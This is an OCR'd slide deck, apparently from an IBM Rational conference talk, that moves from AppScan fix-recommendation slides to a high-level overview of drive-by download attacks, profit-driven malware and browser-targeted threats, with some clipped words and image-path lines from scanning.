


AppScan Goes Beyond Pointing out Problems




© 2008 IBM Corporation


Actionable Fix Recommendations



AppScan with QA Defect Logger for ClearQuest®



Questions



IBM Software Group

Bonus slides: the Malware Ecosystem

Scary News from the Front / Apr 2008, Orlando (IBM)

Joshua W. Burton, IBM Rational

QUEST / 24 Apr 2009

© 2008 IBM Corporation

Abstract

An increasingly paranoid world has long been telling us to not open email attachments or run files downloaded from the Internet. It's now got to the stage that, just by surfing the wrong page at the wrong time, your host can be terminally infected without any interactive prompts.

Drive-by download attacks have advanced considerably since the time of fake spyware removal popups. Today's drive-by downloads utilize the latest exploits and take advantage of known (and unknown) vulnerabilities lying within a Web browser or any application accessible through it. Not only that, but they obfuscate their malicious payloads to bypass the latest protection technologies – launching personalized one-of-a-kind attacks honed for maximum success.

Infecting hosts is bigger business than ever before. With new commercial drivers, the cottage malware industry has developed in to a conglomerate of managed exploit providers, each vying for "market presence" with their own 24x7 supported x-morphic adaptive attack engine.

This session examines how we got to this point of state-of-the-art drive-by download attack engines, what lies in our immediate future, and what we can do to protect against them.

© 2008 IBM Corporation

Agenda

An evolution of threat


Drive-by downloads

morphic attack engines

iving the victims to the infection site

e commercial criminal

An evolution of threat



An Evolutionary Process

- Businesses have evolved,
- Technologies have evolved,
- Criminals have evolved,
- **The *threat* has evolved**.

- Move towards profit-driven attacks


- End users are the “Low hanging fruit”

- **The Web browser is the *preferred* attack interface**

© 2008 IBM Corporation

Targeting the Web Browser

- Initial targets were the Web applications
  - Originally weak, but improved rapidly
- Shift to network-level interception
  - Abuse of intermediary network infrastructure
- Target the Web browser
  - Vulnerable platforms & improved mass-attack tools
- Complementary evolution of malware
  - Swiss army-knife approach
  - Massive infection rates
- Social engineering vectors
  - Users anesthetized to the onslaught



© 2008 IBM Corporation

Does the end user stand a chance?


- 5%+ heavy traffic sites host malware or spyware (Gartner, 2007)
- Between 500k-700k URLs serving drive-by malware (Google, 2007)
- 79% consumers in the US use anti-virus (Forrester, 2006)
- Between 10 and 40 million bots present on the Internet

If "protection" is nearly ubiquitous, why the problem?

© 2008 IBM Corporation

Evolution of Individual-Oriented Malware Vectors

- Increasing sophistication
- Increasingly personalized



